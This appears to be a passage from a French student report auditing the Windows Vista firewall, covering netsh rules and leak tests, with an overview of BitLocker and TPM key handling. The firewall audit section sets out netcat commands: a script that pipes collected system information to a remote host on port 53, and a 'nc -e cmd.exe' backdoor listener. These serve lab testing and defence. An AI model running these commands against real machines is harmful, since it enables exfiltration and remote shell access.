Les règles de notre *firewall* :

Il faut changer de context : **`firewall`**

`Netsh advfirewall firewall>show rule all`

```
netsh advfirewall firewall>show rule all

Rule Name:                            navigation web
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            Out
Profiles:                             Public
Grouping:
LocalIP:                              10.1.2.90/255.255.255.255
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            Any
RemotePort:                           80,443
Edge traversal:                       No
Action:                               Allow

Rule Name:                            dns
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            Out
Profiles:                             Public
Grouping:
LocalIP:                              10.1.2.90/255.255.255.255
RemoteIP:                             10.1.1.10/255.255.255.255
Protocol:                             UDP
LocalPort:                            Any
RemotePort:                           53
Edge traversal:                       No
Action:                               Allow

Rule Name:                            cache ie
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            Out
Profiles:                             Public
Grouping:
LocalIP:                              127.0.0.1/255.255.255.255
RemoteIP:                             127.0.0.1/255.255.255.255
Protocol:                             UDP
LocalPort:                            Any
RemotePort:                           Any
Edge traversal:                       No
Action:                               Allow
Ok.
```

Il est possible d'ajouter les règles en utilisant *netsh* :

```
Usage: add rule name=<string>
      dir=in|out
      action=allow|block|bypass
      [program=<program path>]
      [service=<service short name>|any]
      [description=<string>]
      [enable=yes|no (default=yes)]
      [profile=public|private|domain|any[,...]]
      [localip=any|<IPv4 address>|<IPv6 address>|<subnet>|<range>|<list>]
      [remoteip=any|localsubnet|dns|dhcp|wins|defaultgateway|
         <IPv4 address>|<IPv6 address>|<subnet>|<range>|<list>]
      [localport=0-65535|RPC|RPC-EPMap|any[,...] (default=any)]
      [remoteport=0-65535|any[,...] (default=any)]
      [protocol=0-255|icmpv4|icmpv6|icmpv4:type,code|icmpv6:type,code|
         tcp|udp|any (default=any)]
      [interfacetype=wireless|lan|ras|any]
      [rmtcomputergrp=<SDDL string>]
      [rmtusrgrp=<SDDL string>]
      [edge=yes|no (default=no)]
      [security=authenticate|authenc|notrequired (default=notrequired)]
```

Exemple pour la règle autorisant la navigation web :

Netsh advfirewall firewall>add rule name="navigation web" protocol=TCP dir=out program="program files\Internet Eplorer\iexplore.exe" action=allow profile=public interfacetype=lan localip=10.1.2.90 remoteport=80,143

Il est possible de sauvegarder votre configuration :

Netsh advfirewall>export c:\Users\super_user\Desktop\ma_config.txt

et de charger une configuration

Netsh advfirewall>import c:\Users\super_user\Desktop\ma_config.txt

Un administrateur pourrait être intéressé par l'utilisation d'un fichier *batch* afin d'automatiser la configuration du *firewall*. J'ai donc créé un fichier *batch* qui configure le *firewall* avec les règles définies au chapitre précédent.

Pour créer votre fichier *batch* : **notepad – Save As – Save as type – All Files – File name – Mon_fichier.bat - Save**

```
@echo off

REM configuration restrictive


REM activation du firewall
netsh advfirewall set publicprofile state on

REM efface toutes les règles présentes
netsh advfirewall firewall delete rule name=all

REM configuration white list bidirectionnelle
netsh advfirewall set publicprofile firewallpolicy
blockinboundalways,blockoutbound

REM ajout de la règle "navigation_web"
netsh advfirewall firewall add rule name=navigation_web protocol=TCP
dir=out action=allow program="C:\Program Files\Internet
Explorer\iexplore.exe"  profile=public interfacetype=lan localip=10.1.2.90
remoteport=80,143

REM ajout de la règle "cache_ie"
netsh advfirewall firewall add rule name=cache_ie protocol=UDP dir=out
action=allow program="C:\Program Files\Internet Explorer\iexplore.exe"
profile=public localip=127.0.0.1 remoteip=127.0.0.1

REM ajout de la règle "DNS"
netsh advfirewall firewall add rule name=DNS protocol=UDP dir=out
action=allow service=Dnscache  profile=public interfacetype=lan
localip=10.1.2.90 remoteip=10.1.1.10 remoteport=53

pause
```

2.3. Audit

2.3.1.1 Audit des services DNS

Pendant la configuration du *firewall* (*White list*) je me suis rendu compte que plusieurs services avaient besoin d'effectuer des requêtes *DNS*.

Voici la liste de ces services :

- Cryptographic Services
- DNS Client
- KtmRm for Distributed Transaction Coordinator
- Network Access Protection Agent
- Network Location Awareness
- Telephony
- Terminales Services
- Windows Event Collector
- Windows Remote Management

Cela peut représenter un risque car un administrateur donnant la possibilité à un service tel que *Cryptographic Services* d'ouvrir un port dans le but de gérer ses certificats ne va pas se douter que ce service permet aussi d'effectuer des requêtes *DNS.* Un programme malicieux pourra alors utiliser ce service pour envoyer des requêtes *DNS* forgées contenant des informations confidentielles et passer au travers du *firewall*.

Pour déterminer quel service pouvait effectuer des requêtes *DNS* j'ai utilisé l'outil *Dependancy Walker* disponible à cette adresse : http://www.dependencywalker.com/

Cet outil permet de visualiser toutes les *Dlls* chargées par un service ou un exécutable. Je me suis rendu compte que tous ces services faisaient appel au même module : *DNSAPI.DLL*.

Cette *API* implémente les méthodes capables d'exécuter des requêtes *DNS*.

J'ai utilisé le *leaktest*[1] *DNSTester* pour contrôler si un programme malicieux a la possibilité de contourner le *firewall*. Ce test c'est révélé positif. *DNSTester* fonctionne selon le principe de requêtes récursives, il demande au service *DNS Client* d'effectuer une requête *DNS* à sa place. Si l'un des services listé ci-dessus est présent dans la règle autorisant l'ouverture du port 53 (*DNS*) alors le *leaktest* contourne le *firewall*.
Ce test m'a permis de mettre certaines failles du *firewall* en évidence. Pourquoi si uniquement le service *Cryptographic Services* est autorisé a ouvrir le port 53, le service *DNS Client* appelé par notre *leaktest* est capable lui aussi d'effectuer des requêtes *DNS* ? *Cryptographic Services* utilise le module *DNSAPI.DLL* tout comme notre *leaktest*, j'en conclue donc que le *firewall* autorise tous les modules chargés par le service présent dans la règle à accéder au réseau même si ces modules sont chargés par un autre service. Il n'y a donc aucun contrôle sur l'origine des services qui utilise un module si celui-ci a déjà été chargé par un service autorisé.

[1] Programme permettant de contourner un *firewall* en utilisant diverses techniques

2.3.1.2 Contrôle des applications

Nous avons découvert au chapitre précédent que les contrôles sur les services ne sont pas assez poussés en est-il de même pour les applications ?

Le *firewall* intègre une nouvelle sécurité déjà présente depuis un certain temps dans la plupart des *firewalls* personnels, le contrôle des applications. Il est maintenant possible de définir pour une règle si elle va s'appliquer pour une application donnée en spécifiant son chemin d'exécution[1]. Divers techniques de contournement de *firewall*s utilisent le fait que le contrôle des applications ne s'effectue que sur le chemin de l'exécutable ou pire uniquement sur le nom de l'application. Les *firewalls* sérieux effectuent un *hash MD5*[2] de l'exécutable afin de contrôler son intégrité. Cela ne suffit pas à garantir une sécurité suffisante, il faut aussi contrôler si l'application n'a pas été lancée par un processus malicieux.

Pour plus d'informations sur le contournement des *firewalls* je vous invite à étudier ce document : http://www.td.unige.ch/wsh/contournement_pfw.pdf

Tous les *leaktests* utilisé sont disponibles à cette adresse :
http://www.firewallleaktester.com/

Mon but est de réaliser un audit afin de déterminer quels sont les contrôles effectués par le *firewall* avant d'autoriser une application à accéder au réseau.

Chemin d'exécution

J'ai tout d'abord installé deux navigateurs *web* identiques mais dans des emplacements différents. Il s'est avéré que le *firewall* bloque l'application si le chemin d'exécution diffère de celui de la règle. Le contrôle s'effectue donc bien sur le chemin complet et non uniquement sur le nom de l'application.

Contrôle du hash

J'ai voulu tester ensuite si le *firewall* effectuait un *hash* de l'exécutable pour contrôler son intégrité. J'ai simplement installé deux navigateurs différents dans le même répertoire, autorisé la règle pour un des exécutables ensuite je l'ai supprimé puis remplacer par celui du second navigateur. Pour terminer j'ai renommé l'exécutable pour que le nom corresponde à l'ancien. Le navigateur se lance et accède à Internet aucun contrôle d'intégrité n'est réalisé.

Lancement d'applications

Le principe d'une telle attaque est simple, un programme malicieux ne pouvant accéder au réseau car bloqué par le *firewall* va demander à un programme qui lui est autorisé d'effectuer des actions à sa place. La plupart du temps c'est le navigateur qui est pris pour cible.

J'ai donc voulu tester si le *firewall* de *Vista* informait l'utilisateur lorsqu'une application autorisée est lancée par une application qui ne l'est pas. J'ai utilisé le *leaktest Ghost.* Le *firewall* ne détecte pas le programme malicieux. Le *firewall* est contourné.

[1] Comme nous l'avons fait en autorisant uniquement *internet explorer* a ouvrir le port 80 (§2.2.1.1)
[2] Déf http://en.wikipedia.org/wiki/Md5

Il existe d'autres types de tests de contournements comme par exemple l'injection de *Dlls* mais pour ma part je pense que de telles attaques doivent être bloquées par le système d'exploitation et non par le *firewall*.

2.3.1.3 Intrusions

Nous allons contrôler si le *firewall* bloque bien toutes les tentatives de connexion extérieures.

Depuis un poste distant j'ai utilisé l'utilitaire *netcat*[1] qui permet de se connecter à un port ouvert du poste de travail de la victime.

Note : l'aide est accessible via la commande : **`nc -h`**

Dans un premier temps j'ai désactivé le *firewall* sur la machine victime. Nous allons simuler une attaque sur le port 445 qui est utilisé pour les partages de fichiers sur le réseau local.

En utilisant *nmap* (§1.2.4) sur le poste distant, on contrôle que le port soit bien ouvert :

```
nmap -P0 -sT -p445 10.1.2.90
```

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds
```

Avec *netcat* on se connecte sur le port :

```
nc -vv 10.1.2.90 445
```

```
AUDIT-PC [10.1.2.90] 445 (microsoft-ds) open
```

La connexion est établie.
Vérification avec l'analyseur de protocole *ethereal*[2] :

Source	Destination	Protocol	Info
10.1.2.33	10.1.2.90	TCP	1157 > microsoft-ds [SYN] Seq=0 Len=0 MSS=1460
10.1.2.90	10.1.2.33	TCP	microsoft-ds > 1157 [SYN, ACK] Seq=0 Ack=1 Win=8192
10.1.2.33	10.1.2.90	TCP	1157 > microsoft-ds [ACK] Seq=1 Ack=1 Win=65535 Len=

Il est maintenant possible de forger des paquets pour demander à la victime d'effectuer diverses actions (effacement de fichiers par exemple). N'importe quel service qui ouvre un port est susceptible de se faire attaquer.

Examinons maintenant la réaction du système si le *firewall*[3] sur la machine victime est enclenché :

Nmap nous indique cette fois-ci que le port est filtré cela signifie que la machine ne donne pas de réponse.

```
PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
```

[1] L'utilitaire est disponible à cette adresse : http://www.vulnwatch.org/netcat/
[2] http://www.ethereal.com/
[3] J'ai utilisé une configuration par défaut des règles pour cette démonstration

En essayant de se connecter avec *netcat*, la connexion est refusée :

```
10.1.2.90: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [10.1.2.90] 445 (microsoft-ds): TIMEDOUT
```

Vérification avec *ethereal* :

Source	Destination	Protocol	Info
10.1.2.33	10.1.2.90	NBNS	Name query NBSTAT *<00><00><00><00><00><00><00>
10.1.2.33	10.1.2.90	NBNS	Name query NBSTAT *<00><00><00><00><00><00><00>
10.1.2.33	10.1.2.90	NBNS	Name query NBSTAT *<00><00><00><00><00><00><00>
10.1.2.33	10.1.2.90	TCP	1171 > microsoft-ds [SYN] Seq=0 Len=0 MSS=1460
10.1.2.33	10.1.2.90	TCP	1171 > microsoft-ds [SYN] Seq=0 Len=0 MSS=1460
10.1.2.33	10.1.2.90	TCP	1171 > microsoft-ds [SYN] Seq=0 Len=0 MSS=1460

Le partage de fichier fonctionne et le port 445 est donc utilisé mais il est impossible de s'y connecter (aucune réponse au TCP SYN sur la capture). Le *firewall* bloque toutes attaques provenant de l'extérieures sur ce port.

2.3.1.4 Prise d'empreinte

La technique de prise d'empreinte consiste à récolter divers informations de la machine victime.

J'ai créé un *script*[1] capable de réunir plusieurs informations utiles :

```
@echo off

REM retourne la date du système
date /t

REM retourne la version du système d'exploitation
ver

REM retourne le nom de l'utilisateur courant
whoami

REM retourne la liste des processus actifs
tasklist /V

REM retourne la liste des services lancés boot
net start

REM retourne la configuration réseau
ipconfig


pause
```

Imaginons que ce script ainsi que *netcat* se trouve sur le poste de la victime.

La première étape consiste à lancer un serveur sur le poste distant pour récupérer les informations de la victime :

```
nc -vv -l -p 53 > info_victime.txt
```

[1] Fichier sauvegardé avec une extension .bat

J'ai créé un second script à lancer sur le poste de la victime :

```
@echo off

REM prise d'empreinte

REM emplacement de netcat et du script collect

cd C:\Users\super_user\Desktop

collect | nc 10.1.2.33 53

pause
```

Le port 53 est utilisé car il est souvent ouvert pour effectuer les résolutions *DNS*. Ce script ne nécessite aucun privilège pour être exécuté et le *firewall* ne détecte pas l'envoi d'information car la connexion est sortante.


Pour bloquer une telle attaque il faut configurer le *firewall* en utilisant une configuration plus restrictive que la configuration par défaut (§2.2.1.1).

Il est possible avec *netcat* de créer une porte dérobée pour accéder au poste de travail de la victime depuis un poste distant. Cette méthode permet d'obtenir les privilèges de la victime et ne nécessite aucune authentification :

Exécuter cette commande sur le poste de la victime :

`nc -l -d -p 53 -e cmd.exe`

Le *firewall* détecte qu'une application tente d'agir comme un serveur et désire ouvrir un port. Pour accepter il faut avoir des privilèges administrateur. *Vista* est donc bien protégé pour ce type d'attaques.



2.4. Conclusion

Vista propose un *firewall* bien plus élaboré que celui de *Windows XP* et permet une meilleure granularité dans la configuration de ses règles. Pour augmenter la sécurité il est conseillé d'utiliser un modèle *white list* pour les deux sens du flux.

En admettant que les attaques depuis l'extérieur du réseau d'entreprise sont impossibles[1] il reste à sécuriser les tentatives d'intrusions internes au réseau local. Le *firewall* semble contrer toutes tentatives d'intrusions. Par contre le contrôle des applications et des services n'est pas convainquant et ouvre les portes à tous types de *malwares*.

Si les *ACLs* sont bien configurés un utilisateur standard ne pourra pas modifier et exécuter des applications non autorisées par l'administrateur. De plus la sécurité peut être augmentée en mettant en place les politiques *Software Restriction Policies (SRP)* qui empêche un utilisateur d'exécuter un fichier dans un emplacement différent de celui défini par l'administrateur.

Si une bonne sécurité au niveau des applications est assurée alors le contrôle du flux sortant n'est plus aussi important mais contribue tout de même à la défense en profondeur.

[1] Car l'on utilise des adresses *ip* privées

3 BitLocker

(1 semaine d'étude)

3.1. Introduction

3.1.1 Contexte

BitLocker Drive Encryption (BDE) assure la confidentialité des données utilisateurs. De nos jours de plus en plus d'utilisateurs travaillent sur des machines portables entraînant un risque de perte ou de vol. *BDE* fournit un mécanisme capable de chiffrer le contenu d'un volume du disque dur (au niveau secteurs) protégeant ainsi des attaques en mode déconnecté. De telles attaques consistent à inspecter les données du disque dur de la victime afin de récupérer les informations confidentielles s'y trouvant. Un exemple courant est celui de récupérer le fichier *SAM* (§1.1.4) pour tenter de découvrir le mot de passe administrateur de la victime.

BDE se repose sur des dispositifs matériels pour fonctionner. Il peut utiliser le *TPM (Trusted Module Plateform[1])* qui en plus de gérer le chiffrement du disque dur en stockant les différentes clefs nécessaires, contrôle l'intégrité des premiers composants d'amorçages du système.

BDE ne protège pas le système en mode connecté c'est-à-dire à la suite d'une ouverture de session utilisateur.

BDE est configurable via des politiques de groupes : **gpedit.msc – Local Computer Policy – Computer Configuration – Administrative Template – Windows Component – BitLocker Drive Encryption**

3.1.2 Spécificités

La mise en œuvre de *BDE* nécessite plusieurs spécificités matérielles et logicielles :

- *TPM* version 1.2
- Un *BIOS* compatible *Trusted Computing Group (TCG)*[2]
- Au minimum 2 partitions : la première de 1,5 GB et la seconde de taille suffisante pour installer *Vista*.
- La partition active doit être formatée *NTFS*
- Une édition *Entreprise* ou *Ultimate* de Vista installée sur la partition active

Note : il est bien entendu préférable de formater au format *NTFS* les 2 partitions.

Il est possible de mettre en œuvre *BDE* sans utiliser *TPM*. C'est cette option qui sera étudiée comme scénario par la suite en utilisant une clef *USB*.

[1] https://www.trustedcomputinggroup.org/groups/tpm/

[2] https://www.trustedcomputinggroup.org/

Voici les spécificités nécessaires :

- Un *BIOS* offrant la possibilité de démarrer sur une clef *USB*
- Au minimum 2 partitions : la première de 1,5 GB et la seconde de taille suffisante pour installer Vista.
- La partition active doit être formatée *NTFS*
- Une édition *Entreprise* ou *Ultimate* de Vista installé sur la partition active


3.1.2.1 Organisation du disque

La partition *Windows* **chiffrée** contient :

- Le système d'exploitation
- Le fichier de pagination
- Les fichiers temporaires
- Les données
- Le fichier d'hibernation

La partition de *boot* **non chiffrée** contient :

- *Master Boot Record* (§1.1.1)
- *Winload*
- Utilitaires de *boot*



3.1.3 Possibilités

BDE propose plusieurs configurations afin de fournir un niveau plus ou moins important de sécurité en regard à une utilisation plus ou moins contraignante. Chaque configuration se voit plus apte à lutter contre un type d'attaque particulière. On peut trouver 2 types d'attaques, les attaques physiques visant à venir observer directement les données sur le *TPM*, les attaques logicielles consistant à démarrer le disque dur de la victime sur une autre plateforme ou utiliser des logiciels de récupération de données adéquates. Les méthodes indiquent sur quel matériel la clef nécessaire au chiffrement, déchiffrement sera stockée.

Méthode	TPM	Clé USB	TPM+PIN	TPM+Clé USB
Protection	- Attaques logicielles	- Attaques logicielles - Toutes les attaques matérielles	- Attaques logicielles - Beaucoup d'attaques matérielles	- Attaques logicielles - Beaucoup d'attaques matérielles
Vulnérabilité	- Attaques matérielles	- Perte clé - Attaques pre-OS	- Quelques attaques matérielles	- Quelques attaques matérielles
Niveau de sécurité	*	**	***	****

Note : La méthode se reposant sur l'utilisation d'une clé *USB* est vulnérable aux attaques de type pre-OS c'est-à-dire qu'aucun contrôle d'intégrité des premiers composants d'amorçages du système n'est effectué contrairement à *TPM*.

On trouve dans ce document les différents modes dans lesquels *BDE* peut se trouver :
http://72.14.221.104/search?q=cache:ZVJwzxxa1RsJ:actes.sstic.org/SSTIC06/BitLocker/SSTIC06-article-Ourghanlian-BitLocker.pdf+fvevol.sys&hl=fr&gl=fr&ct=clnk&cd=1&client=firefox-a

Voici un résumé :

- *Turned off* : pas de chiffrement. *BDE* n'a pas été activé, tous les secteurs du volume sont non chiffrés.
- *Enabled mode* : chiffré. Tous les secteurs du disque *Windows* sont chiffrés. La clef de chiffrement est protégée dans un élément matériel suivant la configuration choisie (cf tableau).
- *Disabled mode* : chiffré. Tous les secteurs du disque *Windows* sont chiffrés. La clef de chiffrement est stockée en clair sur le disque. (utilisé pour effectuer par exemple une mise à jour du *BIOS* par l'administrateur)

Ces différents modes sont configurables via : **Control Panel – BitLocker Drive Encryption**

3.2.TPM

3.2.1 Introduction

Le *TPM* est une puce matérielle soudée sur la carte mère. Son utilisation se limite pour l'instant dans la plupart des cas aux postes de travail portables. Elle fournit le niveau de confiance nécessaire pour assurer le stockage matériel des secrets (les clefs et mesures) et interdire un accès inapproprié à des informations confidentielles et sensibles.

Le fait d'utiliser une solution matérielle pour protéger les clés permet de chiffrer intégralement la partition *Windows*, y compris les fichiers temporaires, les fichiers d'hibernation et de pagination.

Le *TPM* repose sur des technologies ouvertes et standardisées permettant d'assurer sa mis en œuvre dans des systèmes hétérogènes. En étudiant le *datasheet*[1] du composant et en utilisant le matériel nécessaire il est possible de contourner le système de sécurité. Mais *TPM* rend cette opération difficile et surtout coûteuse donc à la portée de beaucoup moins de personnes.

3.2.2 Secure startup

Secure Startup permet de protéger le système de toutes attaques consistant à venir modifier la séquence de démarrage du système afin de contourner les sécurités.

3.2.2.1 Mesures

Secure startup utilise le mécanisme *Static Root of Trust Measurement (SRTM)* du *TPM* pour garantir l'intégrité des premiers composants d'amorçage du système. Le contrôle d'intégrité est réalisé en effectuant des mesures des composants d'amorçage lorsque le système est considéré comme étant sain, c'est-à-dire lorsque *BDE* est activé par l'administrateur pour la première fois ou lorsqu'il a été réinitialisé. Ces mesures sont stockées dans des registres du *TPM* appelés *Platform Configuration Registers (PCRs)*. Le but étant de créer une chaîne de confiance validant au fur et à mesure du démarrage si le code suivant est valide (si son empreinte correspond à celle sauvegardée dans le *PCR* correspondant) avant de l'exécuter. Si le code n'est pas valide le système ne démarre pas. C'est le *Core Root of Trust Measurement (CRTM)* qui s'occupe d'effectuer les mesures. Le *CRTM* est la racine de la chaîne de confiance car son code est stocké dans un emplacement sécurisé du *BIOS* ou dans le *TPM* et ne peut être modifié (stockage dans une *ROM*).

[1] Documentation du composant https://www.trustedcomputingqroup.org/specs/TPM

3.2.2.2 Scellement des clés

Lorsque que toutes les mesures d'intégrité ont été réalisées, la clé utilisée pour chiffrer le volume Windows est protégée par le *TPM*. On dit alors qu'elle est sellée. Le *TPM* n'a pas assez de place en mémoire pour stocker les clés, il va donc les stocker sur le disque dur. La fonction de scellement consiste à chiffrer la clé dans un *blob (Binary Loadable Object)* que seul le *TPM* peut déchiffrer. Ce *blob* va aussi contenir les valeurs des *PCRs* actuels.

Lorsque le système va démarrer, les *PCRs* seront réinitialisés pour accueillir les nouvelles mesures. Si ces nouvelles mesures correspondent à celles sauvegardées dans le *blob* alors le *TPM* déchiffrera la clé si trouvant.


Définition *Microsoft* de *blob* :

```
Any cryptographically protected piece of data. Blobs returned by a TPM Seal
operation are not stored within the TPM. Blobs created by the Seal operation can be
stored anywhere convenient, (such as the main disk drive) because the data can be
revealed only by a subsequent Unseal operation.
```

Suivant la configuration choisie (*TPM* + clé *USB* ou *TPM* + *PIN*) le descellement de la clé ne sera réalisé que si plusieurs paramètres s'avèrent valides, par exemple les bonnes valeurs dans les *PCRs* plus un code *PIN* entré par l'utilisateur.

Un administrateur peut configurer la liste des composants d'amorçage à être validés avant d'autoriser le descellement de la clef.


gpedit.msc – Local Computer Policy – Computer Configuration – Administrative Template – Windows Component – BitLocker Drive Encryption – Configure TPM platform validation profile - enabled



Vous trouverez plus de documentation sur le *secure startup* à cette adresse :
http://www.microsoft.com/whdc/system/platform/pcdesign/secure-start_tech.mspx

3.2.3 Architecture

Voici l'architecture de *TPM* dans Vista :



Le pilote du *TPM* (*TPM.SYS*) fonctionne avec les puces *TPM* conformes aux spécifications du *TGC* en version 1.2. Ce pilote est fournit par *Microsoft* et évite d'avoir à faire recourt à un pilote tierce, augmentant donc la stabilité et surtout la sécurité du système. Dans les phases initiales de l'amorçage du système d'exploitation *BDE* communique avec *TPM* au travers du *BIOS*. Lorsque le système d'exploitation a démarré, *BDE* continu la communication avec *TPM* mais cette fois-ci via le pilote (*secure startup* sur le dessin).

Les différents outils et applications dialoguent avec le *TPM* en passant par le service *TBS (TPM Base Services)*. Ce service est lancé au démarrage de *Vista* (avec un compte *LocalService)* si le *TPM* est activé bien entendu. *TBS* a un accès exclusif au pilote du *TPM*, une fois qu'il a été démarré aucun autre service ne peut dialoguer avec le *TPM.*

TSS (TCG Software Stack) est une interface permettant à des applications tierces de communiquer avec le service du *TPM*.

3.3. Les clés


3.3.1 Volume Master Key

Lorsque *BDE* est activé il génère de façon aléatoire la *Volume Master Key (VMK)*. La *VMK* est une clé symétrique de 256 bits. Aucun mécanisme de remplacement ou modification de cette clé n'est possible, excepté en mettant hors service *BDE*. Alors le disque sera déchiffré et la réactivation de *BDE* entraînera la génération d'une nouvelle *VMK*. Il n'existe qu'une seule *VMK* présente sur le disque.

Note : *BDE* utilise la *CryptoAPI* qui est une *dll Windows* pour générer les clés.

La *VMK* est chiffrée par différentes méthodes en regard avec la configuration utilisée. Par exemple dans une configuration utilisant le *TPM* seul c'est la *SRK (Storage Root Key)* qui est utilisée. La *SRK* est une paire de clés asymétriques générées par le *TPM*, la clé privée est stockée dans le *TPM* et n'est pas accessible, la clé publique est utilisée pour chiffrer (sceller) la *VMK* qui est stockée sur la partition *Windows* dans un *blob.*

Nous verrons par la suite que *BDE* n'utilise pas directement la *VMK* pour chiffrer le contenu du disque *Windows* mais une autre clé appelé la *FVEK (Full Volume Encryption Key)*. Le *blob* où est stocké la *VMK* n'est pas chiffré avec la *FVEK.* D'autres informations confidentielles comme par exemple le mot de passe de récupération[1] ou encore le code *PIN* (si cette configuration a été choisie) sont aussi stockées sous forme de *blobs* mais ils sont chiffrés par la *VMK*. Ces *blobs* (appelés *key protectors* ou *VMK blogs*) sont sauvegardés à trois endroits différents du disque pour garantir une bonne sécurité.



